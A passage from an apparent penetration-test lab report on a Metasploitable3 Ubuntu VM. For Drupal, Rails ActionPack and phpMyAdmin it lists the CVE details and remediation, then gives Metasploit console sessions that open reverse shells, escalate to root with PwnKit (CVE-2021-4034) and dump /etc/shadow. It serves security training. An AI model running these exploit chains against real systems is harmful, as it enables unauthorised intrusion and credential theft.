   23    \_ target: Unix In-Memory                                         .
```

2- Use exploit/multi/http/drupal_drupageddon

3- Show the options of the Module

4- Change the Module options to match the target machine

- set RHOSTS 192.168.237.6
- set TARGETURI /drupal/
- set payload/generic/shell_reverse_tcp

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOSTS 192.168.237.6
RHOSTS ⇒ 192.168.237.6
msf6 exploit(multi/http/drupal_drupageddon) > set TARGETURI  /drupal/
TARGETURI ⇒ /drupal/
msf6 exploit(multi/http/drupal_drupageddon) > exploit
```

5- Run the exploit

```
msf6 exploit(multi/http/drupal_drupageddon) > set payload payload/generic/she
ll_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ... ]
   RHOSTS     192.168.237.6    yes       The target host(s), see https://do
                                         cs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /drupal/         yes       The target URI of the Drupal insta
                                         llation
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.4    yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

6- after the session opened we change to meterpreter

```
msf6 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Command shell session 2 opened (192.168.237.4:4444 → 192.168.237.6:50053
) at 2024-10-18 17:07:56 +0300

^Z
Background session 2? [y/N]  y
msf6 exploit(multi/http/drupal_drupageddon) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: php. This module works with: Linux, OSX
, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.4:4433
[*] Sending stage (1017704 bytes) to 192.168.237.6
[*] Sending stage (1017704 bytes) to 192.168.237.6
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/http/drupal_drupageddon) > sessions -u 2
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [2]

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: php. This module works with: Linux, OSX
, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 2
[*] Starting exploit/multi/handler
[-] Job 0 is listening on IP 192.168.237.4 and port 4433
[-] A job is listening on the same local port
[-] Failed to start exploit/multi/handler on 4433, it may be in use by anothe
r process.
msf6 exploit(multi/http/drupal_drupageddon) > o[*] Meterpreter session 3 open
ed (192.168.237.4:4433 → 192.168.237.6:36886) at 2024-10-18 17:08:48 +0300

[*] Stopping exploit/multi/handler
[*] Meterpreter session 4 opened (192.168.237.4:4433 → 192.168.237.6:36887)
at 2024-10-18 17:08:48 +0300
```

7- we now have a meterpreter session with www-data user

```
  4         meterpreter x86/lin   www-data @ 192.168.2   6 (192.168.237.6)
            ux                    37.6                   192.168.237.4:4433 -
                                                         > 192.168.237.6:3688
                                                         7 (192.168.237.6)

msf6 exploit(multi/http/drupal_drupageddon) > sessions 4
[*] Starting interaction with 4 ...

meterpreter > sysinfo
Computer     : 192.168.237.6
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: www-data
```

8- Privilege scalation

- search post suggester
- use 0
- options
- set SESSION 4

```
msf6 exploit(multi/http/drupal_drupageddon) > search post suggester

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Chec
k  Description
   -  ----                                        ---------------  ----    ----
-  -----------
   0  post/multi/recon/local_exploit_suggester    .                normal  No
   Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use pos
t/multi/recon/local_exploit_suggester

msf6 exploit(multi/http/drupal_drupageddon) > use 0
msf6 post(multi/recon/local_exploit_suggester) > set SESSION 4
SESSION => 4
```

- run

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.237.6 - Collecting local exploits for x86/linux ...
[*] 192.168.237.6 - 196 exploit checks are being tried ...
[+] 192.168.237.6 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The
target is vulnerable.
[+] 192.168.237.6 - exploit/linux/local/netfilter_priv_esc_ipv4: The target a
ppears to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/overlayfs_priv_esc: The target appear
s to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/pkexec: The service is running, but c
ould not be validated.
[+] 192.168.237.6 - exploit/linux/local/su_login: The target appears to be vu
lnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.237.6 - Valid modules for session 4:

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec  Yes                      The target is vulnerable.
 2   exploit/linux/local/netfilter_priv_esc_ipv4          Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/overlayfs_priv_esc               Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/pkexec                           Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                         Yes                      The target appears to be vulnerable.
```

- we found an exploit can escalate the privilege

- use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
- show options
- set SESSION 4
- we set payload linux/x64/meterpreter/reverse_tcp

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_
2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 4
SESSION => 4
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION       4                yes       The session to run this module
                                            on
   WRITABLE_DIR  /tmp             yes       A directory where we can write
                                            files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.4    yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

- Exploit
- meterpreter opened again and our Privilege is root now

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.luhroip
[+] The target is vulnerable.
[*] Writing '/tmp/.lrgyxjh/qzqemjmjdgnu/qzqemjmjdgnu.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.lrgyxjh
[*] Sending stage (3045380 bytes) to 192.168.237.6
[+] Deleted /tmp/.lrgyxjh/qzqemjmjdgnu/qzqemjmjdgnu.so
[+] Deleted /tmp/.lrgyxjh/.mhqubfsuqsrv
[+] Deleted /tmp/.lrgyxjh
[*] Meterpreter session 5 opened (192.168.237.4:4444 → 192.168.237.6:50077)
at 2024-10-18 17:12:20 +0300

meterpreter > sysinfo
Computer     : 192.168.237.6
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
```

5- Ruby 2.3.8

- **Description:** active_support/core_ext/hash/conversions.rb in Ruby on Rails before 2.3.15, 3.0.x before 3.0.19, 3.1.x before 3.1.10, and 3.2.x before 3.2.11 does not properly restrict casts of string values, which allows remote attackers to conduct object-injection attacks and execute arbitrary code, or cause a denial of service (memory and CPU consumption) involving nested XML entity references, by leveraging Action Pack support for (1) YAML type conversion or (2) Symbol type conversion.
- **Base score:** 7.5
- **Severity:** HIGH
- **CVE Reference:** CVE-2013-0156
- **Remediation :** upgrade to the fixed versions of the 'actionpack' package. For versions before 2.3.15, upgrade to version 2.3.15 or later. For versions 3.0.x, upgrade to version 3.0.19 or later. For versions 3.1.x, upgrade to version 3.1.10 or later. For versions 3.2.x, upgrade to version 3.2.11 or later. Updating the package to the latest version will ensure that the vulnerability is patched.
- **Impact**: allows remote attackers to conduct object-injection attacks and execute arbitrary code, or cause a denial of service (memory and CPU consumption) involving nested XML entity references, by leveraging Action Pack support for (1) YAML type conversion or (2) Symbol type conversion.
- **Exploitation Process Using Metasploit**
    1. **Searching for exploit rails**

```
msf6 > search exploit rails

Matching Modules
================

   #    Name                                                  Disclosure Date
 Rank       Check  Description                                 ---------------
   -  ----       -----  -----------
   0    exploit/multi/http/gitlab_file_read_rce               2020-03-26
 excellent  Yes    GitLab File Read Remote Code Execution
   1    exploit/unix/http/maltrail_rce                        2023-07-31
 excellent  Yes    Maltrail Unauthenticated Command Injection
   2      \_ target: Unix Command                             .
 .          .      .
   3      \_ target: Linux Dropper                            .
 .          .      .
   4    exploit/multi/http/metasploit_static_secret_key_base  2016-09-15
 excellent  Yes    Metasploit Web UI Static secret_key_base Value
   5    exploit/linux/http/cfme_manageiq_evm_upload_exec      2013-09-04
 excellent  Yes    Red Hat CloudForms Management Engine 5.1 agent/linuxpkgs P
ath Traversal
   6    exploit/multi/http/rails_double_tap                   2019-03-13
 excellent  Yes    Ruby On Rails DoubleTap Development Mode secret_key_base V
ulnerability
   7    auxiliary/dos/http/rails_action_view                  2013-12-04
 normal     No     Ruby on Rails Action View MIME Memory Exhaustion
   8    exploit/multi/http/rails_actionpack_inline_exec       2016-03-01
 excellent  No     Ruby on Rails ActionPack Inline ERB Code Execution
```

    2. Use exploit(multi/http/rails_actionpack_inline_exec)
    3. Show the options of the Module
    4. Change the Module options to match the target machine
        - set RHOSTS 192.168.1.23
        - set RPORT 3500
        - set TARGETURI /readm
        - set TARGETPARAM os

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > options

Module options (exploit/multi/http/rails_actionpack_inline_exec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   Proxies                        no        A proxy chain of format type:hos
                                            t:port[,type:host:port][ ... ]
   RHOSTS        192.168.237.6    yes       The target host(s), see https://
                                            docs.metasploit.com/docs/using-m
                                            etasploit/basics/using-metasploi
                                            t.html
   RPORT         80               yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing c
                                            onnections
   TARGETPARAM   os               yes       The target parameter to inject w
                                            ith inline code
   TARGETURI     /readme           yes       The path to a vulnerable Ruby on
                                             Rails application
   VHOST                          no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.4    yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RHOSTS 192.168.23
7.6
RHOSTS ⇒ 192.168.237.6
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set RPORT   3500
RPORT ⇒ 3500
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set TARGETURI /readme
TARGETURI ⇒ /readme
msf6 exploit(multi/http/rails_actionpack_inline_exec) > set TARGETPARAM os
TARGETPARAM ⇒ os
```

5. Run the exploit
6. After the session opened change to meterpreter

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: ruby. This module works with: Linux, OS
X, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.237.4:4433
[*] Sending stage (1017704 bytes) to 192.168.237.6
[*] Meterpreter session 2 opened (192.168.237.4:4433 → 192.168.237.6:36209)
at 2024-10-18 16:12:19 +0300
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/http/rails_actionpack_inline_exec) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer     : 192.168.237.6
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: chewbacca
```

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > exploit

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Sending inline code to parameter: os
[*] Command shell session 1 opened (192.168.237.4:4444 → 192.168.237.6:49392
) at 2024-10-18 16:11:37 +0300

whoami
chewbacca
^Z
Background session 1? [y/N]  y
```

7. Privilege scalation
   - search post suggester
   - use 0
   - options
   - set SESSION 2

```
msf6 exploit(multi/http/rails_actionpack_inline_exec) > search post suggester

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Chec
k  Description
   -  ----                                          ---------------  ----    ----
-  -----------
   0  post/multi/recon/local_exploit_suggester      .                normal  No
   Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use pos
t/multi/recon/local_exploit_suggester

msf6 exploit(multi/http/rails_actionpack_inline_exec) > use 00
msf6 post(multi/recon/local_exploit_suggester) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this modu
                                               le on
   SHOWDESCRIPTION  false            yes       Displays a detailed descript
                                               ion for the available exploi
                                               ts


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
```

   - run

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.237.6 - Collecting local exploits for x86/linux ...
[*] 192.168.237.6 - 196 exploit checks are being tried ...
[+] 192.168.237.6 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The
target is vulnerable.
[+] 192.168.237.6 - exploit/linux/local/netfilter_priv_esc_ipv4: The target a
ppears to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/overlayfs_priv_esc: The target appear
s to be vulnerable.
[+] 192.168.237.6 - exploit/linux/local/pkexec: The service is running, but c
ould not be validated.
[+] 192.168.237.6 - exploit/linux/local/su_login: The target appears to be vu
lnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.237.6 - Valid modules for session 4:
============================

 #   Name                                                           Poten
tially Vulnerable?  Check Result
 -   ----                                                           -----
-------------------  ------------
 1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec            Yes
                     The target is vulnerable.
 2   exploit/linux/local/netfilter_priv_esc_ipv4                    Yes
                     The target appears to be vulnerable.
 3   exploit/linux/local/overlayfs_priv_esc                         Yes
                     The target appears to be vulnerable.
 4   exploit/linux/local/pkexec                                     Yes
                     The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                   Yes
                     The target appears to be vulnerable.
```

   - we found an exploit can escalate the privilege
   - use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
   - set SESSION 2
   - run
   - meterpreter opened again and your Privilege is root now

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_
2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module
                                            on
   WRITABLE_DIR  /tmp             yes       A directory where we can write
                                            files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.237.4    yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
```


```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.237.4:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.nqpushmufp
[+] The target is vulnerable.
[*] Writing '/tmp/.gknlgdszg/xvcrgqf/xvcrgqf.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.gknlgdszg
[*] Sending stage (3045380 bytes) to 192.168.237.6
[+] Deleted /tmp/.gknlgdszg/xvcrgqf/xvcrgqf.so
[+] Deleted /tmp/.gknlgdszg/.mzrcxdigs
[+] Deleted /tmp/.gknlgdszg
[*] Meterpreter session 3 opened (192.168.237.4:4444 → 192.168.237.6:49403)
at 2024-10-18 16:19:16 +0300

meterpreter > sysinfo
Computer     : 192.168.237.6
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:!:18564:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
```

6- phpMyAdmin 3.5.8


- **Description:** phpMyAdmin 3.5.x before 3.5.8 and 4.x before 4.0.0-rc3 allows remote authenticated users to execute arbitrary code via a /e\x00 sequence, which is not properly handled before making a preg_replace function call within the "Replace table prefix" feature.
- **Base score:** 6.0
- **Severity:** MEDIUM
- **CVE Reference:** CVE-2013-3239
- **Remediation : Update phpMyAdmin**
  Restrict File Uploads and Use Strong Authentication
  Web Application Firewall (WAF) to detect and block malicious payloads
  Server Hardening: Ensure that the web server hosting phpMyAdmin is hardened
- **Impact:** in phpMyAdmin 3.5.8 allows remote code execution (RCE) via file uploads. This can result in server compromise, database theft, privilege escalation, and denial of service (DoS). Attackers could take full control of the system.
  Critical security risk due to the ease of exploitation and severe damage potential.
- **Exploitation Process:**

Using Metasploit

1. Searching for phpMyAdmin



2. Show the options of the Module
3. Use exploit/multi/http/phpMyAdmin_preg_replace
4. Change the Module options to match the target machine
   - set RHOSTS 192.168.1.9
   - set password sploitme



5. Run the exploit
6. After the session opened change to meterpreter

```
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set rhosts 192.168.1.9
rhosts => 192.168.1.9
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set password sploitme
password => sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > exploit

[*] Started reverse TCP handler on 192.168.1.74:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (39927 bytes) to 192.168.1.9
[*] Meterpreter session 1 opened (192.168.1.74:4444 → 192.168.1.9:48166) at 2024-10-18 18:44:18 +0300

meterpreter > sysinfo
Computer    : metasploitable3-ub1404
OS          : Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
```

7. Privilege scalation
   - search post suggester
   - use 0
   - options
   - set SESSION 5

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search post suggester

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester      .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use 0
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 5
SESSION => 5
```

   - run
   - we found an exploit can escalate the privilege

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.77 - Collecting local exploits for x86/linux...
[*] 192.168.1.77 - 196 exploit checks are being tried...
[+] 192.168.1.77 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.1.77 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/overlayfs_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.77 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.1.77 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 64 / 64
[*] 192.168.1.77 - Valid modules for session 5:
=============================

 #  Name                                                  Potentially Vulnerable?  Check Result
 -  ----                                                  -----------------------  ------------
 1  exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec   Yes                      The target is vulnerable.
 2  exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 3  exploit/linux/local/overlayfs_priv_esc                Yes                      The target appears to be vulnerable.
 4  exploit/linux/local/pkexec                            Yes                      The service is running, but could not be validated.
 5  exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6  exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 7  exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
 8  exploit/linux/local/af_packet_chocobo_root_priv_esc   No                       The target is not exploitable. Linux kernel 3.13.0-24-g
 9  exploit/linux/local/af_packet_packet_set_ring_priv_esc  No                    The target is not exploitable.
```

- use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
- set SESSION 5

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   PKEXEC_PATH                    no        The path to pkexec binary
   SESSION                        yes       The session to run this module on
   WRITABLE_DIR  /tmp             yes       A directory where we can write files


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.71     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   x86_64



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 5
SESSION => 5
```

- run
- meterpreter opened again and your Privilege is root now

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set  SESSION 1
SESSION => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit

[*] Started reverse TCP handler on 192.168.1.74:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.cytajyura
[+] The target is vulnerable.
[*] Writing '/tmp/.elawndutui/szapnigvcxgt/szapnigvcxgt.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.elawndutui
[*] Sending stage (3045380 bytes) to 192.168.1.9
[+] Deleted /tmp/.elawndutui/szapnigvcxgt/szapnigvcxgt.so
[+] Deleted /tmp/.elawndutui/.bcqkznflpmh
[+] Deleted /tmp/.elawndutui
[*] Meterpreter session 2 opened (192.168.1.74:4444 → 192.168.1.9:48196) at 2024-10-18 19:12:58 +0300


meterpreter >
meterpreter >
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : 192.168.1.9
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

7-UnrealIRCd

UnrealIRCd is an open-source Internet Relay Chat (IRC) server software that enables users to create and manage their own IRC networks.

Information:

- **Description:** UnrealIRCd 3.2.8.1, as distributed on certain mirror sites from November 2009 through June 2010, contains an externally introduced modification (Trojan Horse) in the DEBUG3_DOLOG_SYSTEM macro, which allows remote attackers to execute arbitrary commands.
- **Base Score:** 7.5
- **Severity:** High
- **Impact:** allows remote code execution (RCE) on the server
- **CVE Reference:** CVE-2010-2075
- **Remediation:** Upgrade to the latest version released by the vendor. Refer to unrealsecadvisory 20100612 for patch, upgrade or suggested workaround information. Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.\


  output: **7b741e94e867c0a7370553fd01506c66** Unreal3.2.8.1.tar.gz

  https://security.gentoo.org/glsa/201006-21

